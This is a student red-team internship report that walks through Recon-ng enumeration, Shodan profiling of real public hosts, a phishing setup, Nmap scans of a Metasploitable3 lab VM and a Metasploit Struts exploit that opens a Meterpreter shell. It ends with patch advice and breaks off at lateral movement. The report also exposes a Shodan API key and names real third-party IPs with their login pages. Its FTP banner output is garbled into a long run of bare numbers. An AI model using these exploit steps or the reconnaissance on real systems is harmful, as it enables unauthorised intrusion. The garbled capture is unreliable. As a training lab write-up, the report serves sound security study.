

Internship-CyArt Tech

Practical Application

Date-29-08-2025

Report Creator- Sudeep Kumar Gupta

Report Contents-

Page No.

(1) OSINT and Recon Lab	1
(2) Phishing Simulation	5
(3) Vulnerability Exploitation	7
(4) Lateral Movement Exercise	12
(5) Social Engineering Lab	15
(6) Exploit Development Basics	19
(7) Post-Exploitation and Exfiltration	25
(8) Red Team Report Creation	31
(9) Capstone Project: Full Red Team Engagement	33

(1) OSINT and Recon Lab

Tools- Maltego, Recon-ng, Shodan.

Tasks- Enumerate subdomains and exposed services

Brief: Subdomain Enumeration: Run Recon-ng with `bing_domain_web` on `example.com`. Log:

(a) Step 1. Start Recon-ng



(b) Create a New Workspace

```
[recon-ng][default] > workspaces create example_workspace  
[recon-ng][example_workspace] > █
```

```
[recon-ng][default] > workspaces list  


| Workspaces        | Modified            |
|-------------------|---------------------|
| default           | 2025-08-30 04:56:02 |
| example_workspace | 2025-08-30 05:20:09 |

  
[recon-ng][default] > █
```

(c) Add the Target Domain

```
[recon-ng][example_workspace] > db insert domains  
domain (TEXT): example.com  
notes (TEXT):  
[*] 1 rows affected.  
[recon-ng][example_workspace] > show domains  


| rowid | domain      | notes | module       |
|-------|-------------|-------|--------------|
| 1     | example.com |       | user_defined |

  
[*] 1 rows returned  
[recon-ng][example_workspace] > █
```

(d) Load the `bing_domain_web` Module

```
[*] 1 rows returned  
[recon-ng][example_workspace] > modules load recon/domains-hosts/bing_domain_web  
[recon-ng][example_workspace][bing_domain_web] > █
```

(e) Set Source `example.com` through Option command

```
[recon-ng][example_workspace][bing_domain_web] > options list  


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | default       | yes      | source of input (see 'info' for details) |

  
[recon-ng][example_workspace][bing_domain_web] > options set SOURCE example.com  
SOURCE ⇒ example.com  
[recon-ng][example_workspace][bing_domain_web] > options list  


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | example.com   | yes      | source of input (see 'info' for details) |

  
[recon-ng][example_workspace][bing_domain_web] > █
```

(f) Run the Module

```
[recon-ng][example_workspace][bing_domain_web] > run  
  
EXAMPLE.COM  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Aexample.com  
[recon-ng][example_workspace][bing_domain_web] > █
```


Shodan Query: Search apache country: US; summarize 3 exposed hosts in 50 words.

(a) Shodan API key initialization

```
(venv)-(root@kali)-[~/recon-ng]
# shodan init mGx8KJauwGEURSY4Wh2cSvoVPWeYmcVD
Successfully initialized


(venv)-(root@kali)-[~/recon-ng]
#
```

(b) Shodan Query: Search apache country:US;



(c) Summarize 3 exposed hosts in 50 words.

206.128.109.156----> open port is 443/TCP and we do not have permission to access / directory.



142.11.216.15----> open ports are 21,53,80,110,143,443,465,993,995,2082,2083,2095,3306. Cpanel login page is also accessible. Webmail login page is also accessible.

The screenshot shows the Shodan search results for the IP address 142.11.216.15. The interface includes a map of the location (Dallas, Texas) and a sidebar with general information. The main content area displays a list of open ports and a detailed view of the Pure-FTPd service running on port 21.

General Information

- Hostnames: store-142-11-216-15.hostwindsdns.com, masterns.com, dns-shvond-4.masterns.com
- Domains: hostwindsdns.com, masterns.com
- Country: United States
- City: Dallas
- Organization: Hostwinds Seattle
- ISP: Hostwinds LLC
- ASN: AS54290

Open Ports

21, 53, 80, 110, 143, 443, 465, 993, 995, 2082, 2083, 2095, 3306

21 / TCP

Pure-FTPd

```
220----- Welcome to Pure-FTPd [privsep] [SSL] -----
220-Foo are user number 2 of 10 allowed.
220-Level time is now 23:14. Server port: 21.
220 This is a private system - No anonymous login
220 IPid connections are also welcome on this server.
220 You will be disconnected after 10 minutes of inactivity.
230 Login authentication failed.
234 The following SITE commands are recognized:
  ALIAS
  CWD
  DUAL
  UTF8
  UTF8
 234 Pure-FTPd - http://pureftpd.org/
 231 Extension supported:
  UTF8
 235
 236
 237
 238
 239
 240
 241
 242
 243
 244
 245
 246
 247
 248
 249
 250
 251
 252
 253
 254
 255
 256
 257
 258
 259
 260
 261
 262
 263
 264
 265
 266
 267
 268
 269
 270
 271
 272
 273
 274
 275
 276
 277
 278
 279
 280
 281
 282
 283
 284
 285
 286
 287
 288
 289
 290
 291
 292
 293
 294
 295
 296
 297
 298
 299
 300
 301
 302
 303
 304
 305
 306
 307
 308
 309
 310
 311
 312
 313
 314
 315
 316
 317
 318
 319
 320
 321
 322
 323
 324
 325
 326
 327
 328
 329
 330
 331
 332
 333
 334
 335
 336
 337
 338
 339
 340
 341
 342
 343
 344
 345
 346
 347
 348
 349
 350
 351
 352
 353
 354
 355
 356
 357
 358
 359
 360
 361
 362
 363
 364
 365
 366
 367
 368
 369
 370
 371
 372
 373
 374
 375
 376
 377
 378
 379
 380
 381
 382
 383
 384
 385
 386
 387
 388
 389
 390
 391
 392
 393
 394
 395
 396
 397
 398
 399
 400
 401
 402
 403
 404
 405
 406
 407
 408
 409
 410
 411
 412
 413
 414
 415
 416
 417
 418
 419
 420
 421
 422
 423
 424
 425
 426
 427
 428
 429
 430
 431
 432
 433
 434
 435
 436
 437
 438
 439
 440
 441
 442
 443
 444
 445
 446
 447
 448
 449
 450
 451
 452
 453
 454
 455
 456
 457
 458
 459
 460
 461
 462
 463
 464
 465
 466
 467
 468
 469
 470
 471
 472
 473
 474
 475
 476
 477
 478
 479
 480
 481
 482
 483
 484
 485
 486
 487
 488
 489
 490
 491
 492
 493
 494
 495
 496
 497
 498
 499
 500
 501
 502
 503
 504
 505
 506
 507
 508
 509
 510
 511
 512
 513
 514
 515
 516
 517
 518
 519
 520
 521
 522
 523
 524
 525
 526
 527
 528
 529
 530
 531
 532
 533
 534
 535
 536
 537
 538
 539
 540
 541
 542
 543
 544
 545
 546
 547
 548
 549
 550
 551
 552
 553
 554
 555
 556
 557
 558
 559
 560
 561
 562
 563
 564
 565
 566
 567
 568
 569
 570
 571
 572
 573
 574
 575
 576
 577
 578
 579
 580
 581
 582
 583
 584
 585
 586
 587
 588
 589
 590
 591
 592
 593
 594
 595
 596
 597
 598
 599
 600
 601
 602
 603
 604
 605
 606
 607
 608
 609
 610
 611
 612
 613
 614
 615
 616
 617
 618
 619
 620
 621
 622
 623
 624
 625
 626
 627
 628
 629
 630
 631
 632
 633
 634
 635
 636
 637
 638
 639
 640
 641
 642
 643
 644
 645
 646
 647
 648
 649
 650
 651
 652
 653
 654
 655
 656
 657
 658
 659
 660
 661
 662
 663
 664
 665
 666
 667
 668
 669
 670
 671
 672
 673
 674
 675
 676
 677
 678
 679
 680
 681
 682
 683
 684
 685
 686
 687
 688
 689
 690
 691
 692
 693
 694
 695
 696
 697
 698
 699
 700
 701
 702
 703
 704
 705
 706
 707
 708
 709
 710
 711
 712
 713
 714
 715
 716
 717
 718
 719
 720
 721
 722
 723
 724
 725
 726
 727
 728
 729
 730
 731
 732
 733
 734
 735
 736
 737
 738
 739
 740
 741
 742
 743
 744
 745
 746
 747
 748
 749
 750
 751
 752
 753
 754
 755
 756
 757
 758
 759
 760
 761
 762
 763
 764
 765
 766
 767
 768
 769
 770
 771
 772
 773
 774
 775
 776
 777
 778
 779
 780
 781
 782
 783
 784
 785
 786
 787
 788
 789
 790
 791
 792
 793
 794
 795
 796
 797
 798
 799
 800
 801
 802
 803
 804
 805
 806
 807
 808
 809
 810
 811
 812
 813
 814
 815
 816
 817
 818
 819
 820
 821
 822
 823
 824
 825
 826
 827
 828
 829
 830
 831
 832
 833
 834
 835
 836
 837
 838
 839
 840
 841
 842
 843
 844
 845
 846
 847
 848
 849
 850
 851
 852
 853
 854
 855
 856
 857
 858
 859
 860
 861
 862
 863
 864
 865
 866
 867
 868
 869
 870
 871
 872
 873
 874
 875
 876
 877
 878
 879
 880
 881
 882
 883
 884
 885
 886
 887
 888
 889
 890
 891
 892
 893
 894
 895
 896
 897
 898
 899
 900
 901
 902
 903
 904
 905
 906
 907
 908
 909
 910
 911
 912
 913
 914
 915
 916
 917
 918
 919
 920
 921
 922
 923
 924
 925
 926
 927
 928
 929
 930
 931
 932
 933
 934
 935
 936
 937
 938
 939
 940
 941
 942
 943
 944
 945
 946
 947
 948
 949
 950
 951
 952
 953
 954
 955
 956
 957
 958
 959
 960
 961
 962
 963
 964
 965
 966
 967
 968
 969
 970
 971
 972
 973
 974
 975
 976
 977
 978
 979
 980
 981
 982
 983
 984
 985
 986
 987
 988
 989
 990
 991
 992
 993
 994
 995
 996
 997
 998
 999
1000
```

76.191.101.151----> open ports are 53,80,443,3306.

The screenshot shows the Shodan search results for the IP address 76.191.101.151. The interface includes a map of the location (Seattle, Washington) and a sidebar with general information. The main content area displays a list of open ports and a detailed view of the Apache HTTP Server running on port 80.

General Information

- Country: United States
- City: Seattle
- Organization: Sentsis Network LLC
- ISP: Wave Broadband
- ASN: AS11404

Open Ports

53, 80, 443, 3306

80 / TCP

Apache httpd

```
Index of /
HTTPE/1.1 200 OK
Date: Wed, 27 Aug 2025 04:45:39 GMT
Server: Apache
Content-Length: 481
Content-Type: text/html; charset=ISO-8859-1
```

(2) Phishing Simulation

Activities-

Tools- Gophish, Evilginx2.

Tasks- Set up phishing campaign, capture credentials.

Brief-

Campaign Setup: Clone login page with Evilginx2; send via Gophish. Test on VM.


For testing purpose, we are using here three VM's.

(1) Kali VM----> Attacker simulation


(2) Window 7 VM----> Victim simulation

(3)Centos 7----> Web Server


(a) Web server access



(b) Capture Traffic by using BurpSuite



Credential Harvest: Log captured data:



(3) Vulnerability Exploitation

Tools: Metasploit, Nmap, OWASP ZAP.

Tasks: Scan and exploit a vulnerable web app.

Scan Metasploitable3 with Nmap;

(a) Metasploitable3 login

```
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: vagrant
Password:
Last login: Sun Aug 31 19:16:01 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:2c:5e:98 brd ff:ff:ff:ff:ff:ff
    inet 192.168.186.137/24 brd 192.168.186.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe2c:5e98/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:2c:5e:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.3/24 brd 172.28.128.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe2c:5ea2/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:dd:75:bc:53 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:ddff:fe75:bc53/64 scope link
        valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$
```

(b) Metasploitable3 Scan by Using Nmap through kali

```
(root@kali) - [/home/kali/Desktop]
# nmap -sS -Pn -p- 192.168.186.137
File Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 15:43 EDT
Nmap scan report for 192.168.186.137
Host is up (0.00096s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
3500/tcp  closed rtsp-port
6697/tcp  open  ircs-u
8080/tcp  open  http-proxy
8181/tcp  closed intermapper
MAC Address: 00:0C:29:2C:5E:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 107.39 seconds
(root@kali) - [/home/kali/Desktop]
```

(i) Firmware version and OS check

```
└─(root@kali)-[/home/kali/Desktop]
└─# nmap -sV -sC -O 192.168.186.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 15:47 EDT
Nmap scan report for 192.168.186.137
Host is up (0.00099s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
| 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
| 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http     Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE TIME      FILENAME
| - 2020-10-29 19:37 chat/
| - 2011-07-27 20:17 drupal/
| 1.7K 2020-10-29 19:37 payroll_app.php
| - 2013-04-08 12:06 phpmyadmin/
|_
|_ http-title: Index of /
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup:
WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
|_ http-title: Home - CUPS 1.7.2
| http-methods:
|_ Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
```


|_/
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
MAC Address: 00:0C:29:2C:5E:98 (VMware)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%), Linux 3.2 - 3.10 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: metasploitable3-ub1404
| NetBIOS computer name: METASPLOITABLE3-UB1404\x00
| Domain name: \x00
| FQDN: metasploitable3-ub1404
|_ System time: 2025-08-31T19:48:05+00:00
|_clock-skew: mean: 4s, deviation: 7s, median: 0s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-08-31T19:48:03
|_ start_date: N/A
| smb-security-mode:
| account_used: guest

- | authentication_level: user
- | challenge_response: supported
- | _ message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 65.69 seconds

└─(root@kali)-[/home/kali/Desktop]

└─#

(ii) Several vulnerability detection scripts

```
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open  ipp          CUPS 1.7
vulners:
  cpe:/a:apple:cups:1.7:
    CVE-2014-5031  5.0  https://vulners.com/cve/CVE-2014-5031
    CVE-2014-2856  4.3  https://vulners.com/cve/CVE-2014-2856
    CVE-2014-5030  1.9  https://vulners.com/cve/CVE-2014-5030
    CVE-2014-3537  1.2  https://vulners.com/cve/CVE-2014-3537
    CVE-2013-6891  1.2  https://vulners.com/cve/CVE-2013-6891
  http-server-header: CUPS/1.7 IPP/2.1
  http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
  http-slowloris-check:
    VULNERABLE:
      Slowloris DOS attack
      State: LIKELY VULNERABLE
      IDs: CVE-2007-6750
      Slowloris tries to keep many connections to the target web server open and hold
      them open as long as possible. It accomplishes this by opening connections to
      the target web server and sending a partial request. By doing so, it starves
      the http server's resources causing Denial Of Service.
    Disclosure date: 2009-09-17
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
      http://ha.ckers.org/slowloris/
3000/tcp closed ppp
```

Exploit with Metasploit (exploit/multi/http/struts_code_exec)

```
msf exploit(struts_code_exec) > exploit

[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.29.201
[*] Meterpreter session 1 opened (192.168.29.142:53635 -> 192.168.29.201:4444)
[*] Deleting /tmp/T5PSu payload file

meterpreter > |
```

Remediation: Suggest patches (e.g., update Struts library).

- (1) Upgrade to Struts 2.3.32 or Struts 2.5.10.1 or any newer version.
- (2) Avoid Jakarta Multipart parser
- (3) Switch to Commons File Upload parser (safer alternative)
- (4) OGNL (Object Graph Navigation Language) is powerful but dangerous.
Disable or restrict OGNL expressions from user-controlled fields.
Sanitize inputs thoroughly.
Avoid dynamic OGNL expressions unless necessary.

```
msf exploit(multi/http/struts_code_exec) > exploit
[*] Started bind TCP handler against 192.168.186.137:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/struts_code_exec) > █
```

(4) Lateral Movement Exercise

- **Tools:** Covenant, Impacket. (<https://github.com/cobbr/Covenant> [You can use any new alternatives])
- **Tasks:** Pivot between compromised hosts.

Pivoting Use Impacket's psexec.py for lateral movement.

(a) Payload Creation

